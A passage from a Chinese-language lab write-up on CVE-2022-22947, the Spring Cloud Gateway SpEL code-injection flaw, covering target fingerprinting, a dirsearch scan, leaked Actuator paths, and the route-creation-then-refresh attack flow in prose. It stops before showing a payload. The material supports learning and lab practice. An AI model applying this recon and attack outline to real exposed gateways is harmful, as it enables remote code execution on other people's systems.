CVE-2022-22947利用审计

这次主要在春秋云镜平台开展,算是对CVE的一个审计
这还是一个免费空间的靶机,主要是为了后续我们做多维挑战而准备的,后续会发一个多维挑战,单独把这个放出来好省一些篇幅

由于我web和java基础薄弱,为了避免文意出现大量错误,感谢纸豪帮我友情检查并提出整改方案

一、靶标介绍

Spring Cloud Gateway 远程代码执行漏洞(CVE-2022-22947)发生在Spring Cloud Gateway应用程序的Actuator端点,其在启用、公开和不安全的情况下容易受到代码注入的攻击。攻击者可通过该漏洞恶意创建允许在远程主机上执行任意远程执行的请求。

受影响版本为3.1.0、3.0.0到3.0.6以及不受支持的旧版本

二、查看环境

打开环境直接就是这样子的一个界面

可以看到这是Spring Boot框架最著名的默认错误页标签,从上边的英文可以读出

1
This application has no configured error view, so you are seeing this as a fallback.

即”该应用没有配置错误视图,所以您看到的是后备页面“


并且直接curl这个网址还能看见这边存在有X-Response-Default-Foo: Default-Bar

这是Spring Cloud Gateway网关的官方示例工程的标志性响应头

我们在上边的源码可以看到,这个是Spring Cloud Gateway专门在返回给客户端响应头里加上的,便于测试断言

因此我们已经可以初步判断这就是一个Spring Cloud Gateway网关了

接着可以看看泄漏点

1

dirsearch -u https://eci-2zeig74y56zpt23oai1a.cloudeci1.ichunqiu.com:8080/


直接执行dirsearch扫描路径,我们发现了该网页存在Actuator泄露

泄露了如下路径

1
2
3
4
5
6
/actuator                        /actuator/health        /actuator/info
/actuator/env /actuator/conditions /actuator/configprops
/actuator/beans /actuator/loggers /actuator/threaddump
/actuator/mappings /actuator/metrics /actuator/scheduledtasks
/actuator/caches /actuator/features /actuator/heapdump
/actuator/gateway/routes


但其中最重要的还是/actuator/gateway/routes


顺手访问一下/actuator/env,我们还能发现到本靶场的环境,OpenJDK 8(1.8.0_332-b09)、Linux 容器、PID=1

到此我们就可以根据已有信息搜索CVE了,看到/actuator/gateway/routes的情况下,有CVE-2022-22965、CVE-2022-22947都可以利用,不过我们今天想要利用的正是本文标题CVE-2022-22947,因此只看CVE-2022-22947的发生情况

这个漏洞正是发生在Spring Cloud Gateway应用程序的Actuator端点,在此进行了SpEL(Spring Expression Language)代码注入的攻击,从而做到RCE,拿到shell

三、概念理解

那在开始理解本CVE的漏洞原理之前,还需要对于这些概念进行一个理解

这边有很多都是借鉴的下文

https://blog.csdn.net/weixin_29327525/article/details/162619185

这个文章写的特别好,我也就是学着复现一下而已,如果有需要也可以直接看原文,感谢作者

我们主要要理解的是Spring Cloud Gateway、Actuator端点和SpEL表达式,一点点理解吧

1、Spring Cloud Gateway

首先肯定要搞懂,这个Spring Cloud Gateway是做什么的

本质上,这是Spring官方推出的一个用于微服务架构的API网关,我们可以简易理解为所有外部请求进入微服务系统的统一前台

为什么需要?主要还是由于微服务架构的服务日益增多,而直接挨个调用又危险又麻烦

所以我们利用API网关进行统一的调配

其集中处理了每个微服务都需要,但又不属于业务逻辑的通用功能,从而让微服务本身可以更专注,主要负责路由转发、安全与鉴权和限流与熔断的职务

2、Actuator端点

明白了Spring Cloud Gateway的职责之后再看Actuator端点就很好理解了

这就是一个为了便于管理和监控网关的运行状态而诞生的模块

其主要就是通过HTTP端点来暴露应用的健康状态、指标和配置等信息

我们看看本环境的Actuator端点也可以发现,例如/actuator/health可以看健康状态一样

而对于Spring Cloud Gateway,其还专门额外提供了几个专用的端点

我们今天这个漏洞发生的主阵地正是其中一个

而/actuator/gateway/routes是其中专门用于动态管理路由的端点,该端点不仅支持GET,在特定配置下还支持POST和DELETE方法,这意味着当其暴露的时候,若无身份验证,攻击者可以动态的向网关添加、修改和删除路由规则

相关的Actuator端点有如下一些

1
2
3
4
POST /actuator/gateway/routes/{id}     创建或更新一个ID为 {id} 的新路由
GET /actuator/gateway/routes 获取所有路由定义
DELETE /actuator/gateway/routes/{id} 删除一个路由
POST /actuator/gateway/refresh 刷新路由,使新配置生效

因此该端点若出现配置不当,将会成为一个严重的RCE点

CVE-2022-22947正是利用了这一点,向该端点发送了包含恶意SpEL表达式的POST请求,然后调用/actuator/gateway/refresh,刷新路由,使新配置生效,从而实现了远程代码执行

3、SpEL表达式

所以顺着思路我们就来到了SpEL,什么是SpEL?

SpEL全称为Spring Expression Language,即Spring框架的一种表达式语言

与其他的表达式语言类似,主要还是用于在运行的时候计算值或者执行特定任务

其功能强大,包含的功能有且不限于访问对象属性、调用方法、进行算数运算、逻辑运算、条件判断、等等

下边是一些例子

1
2
3
4
5
6
7
8
9
10
11
属性访问与方法调用:
parser.parseExpression("'Hello World'.concat('!')").getValue(String.class);

构造器调用:
parser.parseExpression("new String('hello world').toUpperCase()")
.getValue(String.class);

类型引用(T):
parser.parseExpression("T(java.lang.Math).PI").getValue(Double.class);

......

一般Spring中遇到的SpEL是安全的

因为表达式字符串都是来自开发者可信的代码

一旦可以由用户输入,那就不再可信,并且这个表达式在一个拥有足够权限的上下文中被解析执行,那么攻击者就可以注入恶意代码从而攻击了

四、漏洞原理

1,源码结构

接下来我们来看看这个漏洞是如何出现,如何进入利用的,我们来看源码

这边的源码我是从https://github.com/spring-cloud/spring-cloud-gateway下载的,有需要也可以自取研究

本文主要研究受影响的3.1.0版本,别的几个版本也会看,但主要是基于3.1.0
